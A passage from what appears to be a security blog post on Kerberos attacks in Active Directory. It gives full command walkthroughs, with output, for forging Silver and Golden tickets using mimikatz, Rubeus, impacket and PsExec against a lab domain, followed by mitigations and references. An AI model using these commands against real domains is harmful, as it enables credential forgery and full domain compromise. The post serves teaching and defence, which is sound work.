 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com   ***/

mimikatz # kerberos::golden /domain:jurassic.park /sid:S-1-5-21-1339291983-
1349129144-367733775 /rc4:b18b4b218eccad1c223306ea1916885f /user:stegosaurus
/service:cifs /target:labwws02.jurassic.park
User      : stegosaurus
Domain    : jurassic.park (JURASSIC)
SID       : S-1-5-21-1339291983-1349129144-367733775
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: b18b4b218eccad1c223306ea1916885f - rc4_hmac_nt
Service   : cifs
Target    : labwws02.jurassic.park
Lifetime  : 28/02/2019 13:42:05 ; 25/02/2029 13:42:05 ; 25/02/2029 13:42:05
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # exit
Bye!
C:\Users\triceratops>.\Rubeus.exe ptt /ticket:ticket.kirbi


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.3.3


[*] Action: Import Ticket
[+] Ticket successfully imported!

C:\Users\triceratops>.\PsExec.exe -accepteula \\labwws02.jurassic.park cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
jurassic\stegosaurus

C:\Windows\system32>
```

Additionally, the Mimikatz module *kerberos::ptt* can be used to inject the ticket instead of using Rubeus, as shown in the PTT attack section.

Golden ticket

The Golden ticket technique is similar to the Silver ticket one, however, in this case a TGT is crafted by using the NTLM hash of the krbtgt AD account. The advantage of forging a TGT instead of TGS is being able to access any service (or machine) in the domain.

The krbtgt account NTLM hash can be obtained from the lsass process or the NTDS.dit file of any DC in the domain. It is also possible to get that NTLM through a DCsync attack, which can be performed either with the lsadump::dcsync module of Mimikatz or the impacket example secretsdump.py. Usually, domain admin privileges or similar are required, no matter what technique is used.

From Linux

The way to forge a Golden Ticket is very similar to the Silver Ticket one. The main differences are that, in this case, no service SPN must be specified to ticketer.py, and the krbtgt ntlm hash must be used:

```
root@kali:impacket-examples# python ticketer.py -nthash
25b2076cda3bfd6209161a6c78a69c1c -domain-sid S-1-5-21-1339291983-1349129144-
367733775 -domain jurassic.park stegosaurus
Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for jurassic.park/stegosaurus
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in stegosaurus.ccache
root@kali:impacket-examples# export KRB5CCNAME=/root/impacket-
examples/stegosaurus.ccache
root@kali:impacket-examples# python psexec.py jurassic.park/stegosaurus@lab-
wdc02.jurassic.park -k -no-pass
Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation

[*] Requesting shares on lab-wdc02.jurassic.park.....
[*] Found writable share ADMIN$
[*] Uploading file goPntOCB.exe
[*] Opening SVCManager on lab-wdc02.jurassic.park.....
[*] Creating service DMmI on lab-wdc02.jurassic.park.....
[*] Starting service DMmI.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

The result is similar to the Silver Ticket one, but this time, the compromised server is the DC, and could be any machine or the domain.

From Windows

As in silver ticket case, Mimikatz, Rubeus and PsExec can be used to launch the attack:

```
C:\Users\triceratops>.\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Mar 18 2018 00:21:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com   ***/

mimikatz # kerberos::golden /domain:jurassic.park /sid:S-1-5-21-1339291983-
1349129144-367733775 /rc4:25b2076cda3bfd6209161a6c78a69c1c /user:stegosaurus
User      : stegosaurus
Domain    : jurassic.park (JURASSIC)
SID       : S-1-5-21-1339291983-1349129144-367733775
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 25b2076cda3bfd6209161a6c78a69c1c - rc4_hmac_nt
Lifetime  : 28/02/2019 10:58:03 ; 25/02/2029 10:58:03 ; 25/02/2029 10:58:03
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # exit
Bye!
C:\Users\triceratops>.\Rubeus.exe ptt /ticket:ticket.kirbi


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.3.3


[*] Action: Import Ticket
[+] Ticket successfully imported!

C:\Users\triceratops>klist

Current LogonId is 0:0x50ca688

Cached Tickets: (1)

#0>     Client: stegosaurus @ jurassic.park
        Server: krbtgt/jurassic.park @ jurassic.park
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 2/28/2019 11:36:55 (local)
        End Time:   2/25/2029 11:36:55 (local)
```

```
        Renew Time: 2/25/2029 11:36:55 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

C:\Users\triceratops>.\PsExec.exe -accepteula \\lab-wdc02.jurassic.park cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
jurassic\stegosaurus

C:\Windows\system32>
```

While I was performing this technique, sometimes seems that tickets doesn't work. I was wondering what is happening, when I remembered reading this post about the 20 minute rule for PAC validation in the DC. Then I realized that any of the failed ticket were injected after I having been performing some unrelated tasks, which it involves that between the moment I created the ticket and the moment I injected it, at least half an hour had passed. So, remember to inject the tickets after creating them.

Kerberos Mitigations

In order to prevent or mitigate many of these Kerberos attacks a series of policies can be implemented. Some examples are the following:

- **Enable an strong password policy**: First step is to avoid having weak passwords in domain user accounts. To achieve this an strong password policy should be implemented, by ensuring that complex password option is enabled on Active Directory domain. Moreover, blacklisting some common predictable terms in passwords as company names, year or months names.
- **Avoid accounts without pre-authentication**: If it is no completely necessary, none account must have Kerberos pre-authentication enabled. In case that this cannot be avoided, take note of these special accounts and create pseudo-random passwords with high level of complexity.
- **Avoid executing services in behalf of account accounts**: Avoid services that run in domain user account context. In case of using an special user account for launch domain services, generate an strong pseudo-random password for that account.
- **Verify PAC**: Enable PAC verification in order to avoid attacks such as Silver Ticket. To enable this check set the value *ValidateKdcPacSignature* (DWORD) in subkey *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Kerberos\Parameters* to 1.

- **Change passwords periodically**: Set policies to ensure that user passwords are periodically modified, for example, each 2 to 4 months. As special case, *krbtgt* account password should also be changed periodically, since that key is used to create TGTs. To this purpose, the script https://github.com/microsoft/New-KrbtgtKeys.ps1 can be used. It must be taken into account that *krbtgt* password must be modified twice to invalidate current domain tickets, for cache reasons. Another consideration is that the functional level of domain must be equal or higher than Windows Server 2008 in order to manipulate *krbtgt* account credentials.
- **Disable Kerberos weak encryption types**: Only Kerberos encryption with AES keys should be allowed. Furthermore, Kerberos requests with a lower level of encryption as RC4 should be monitored, due is usually used by attack tools.

Additionally, Microsoft has published a guide which explains more detailed ways of preventing and mitigations this sort of attacks. It can be downloaded at https://www.microsoft.com/en-us/download/details.aspx?id=36036.

Conclussion

As it has already been shown, Kerberos has an enormous attack surface that can be used by possible attackers. Therefore, it is necessary to be aware of these attack techniques in order to deploy a set of security policies that avoid and mitigate them.

However, the journey is not over yet. Until now, only direct attacks have been seen, and there is a Kerberos feature that allows to expand its surface: Delegation.

Therefore, the next post of this series will try to explain this feature and how it can be abused to steal and compromise domain accounts.

References

- MS-KILE: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/2a32282e-dd48-4ad9-a542-609804b02cc9
- Impacket: https://github.com/SecureAuthCorp/impacket
- Mimikatz: https://github.com/gentilkiwi/mimikatz
- Rubeus: https://github.com/GhostPack/Rubeus
- Invoke-Kerberoast: https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1
- Kerbrute.py: https://github.com/TarlogicSecurity/kerbrute
- ticket_converter.py: https://github.com/Zer1t0/ticket_converter
- Tickey: https://github.com/TarlogicSecurity/tickey
- Kerberos Credential Thievery (GNU/Linux): https://www.delaat.net/rp/2016-2017/p97/report.pdf
- Fun with LDAP and Kerberos in AD environments: https://speakerdeck.com/ropnop/fun-with-ldap-kerberos-and-msrpc-in-ad-environments?slide=79

- 20 Minute Rule PAC: https://passing-the-hash.blogspot.com.es/2014/09/pac-validation-20-minute-rule-and.html
- Mimikatz and your credentials: https://www.nosuchcon.org/talks/2014/D2_02_Benjamin_Delpy_Mimikatz.pdf
- MIT Kerberos Credential cache types: https://web.mit.edu/kerberos/krb5-devel/doc/basic/ccache_def.html
- MIT Kerberos File ccache format: https://web.mit.edu/kerberos/krb5-devel/doc/formats/ccache_file_format.html
- Detecting Kerberoasting: https://adsecurity.org/?p=3458

Discover our work and cybersecurity services at www.tarlogic.com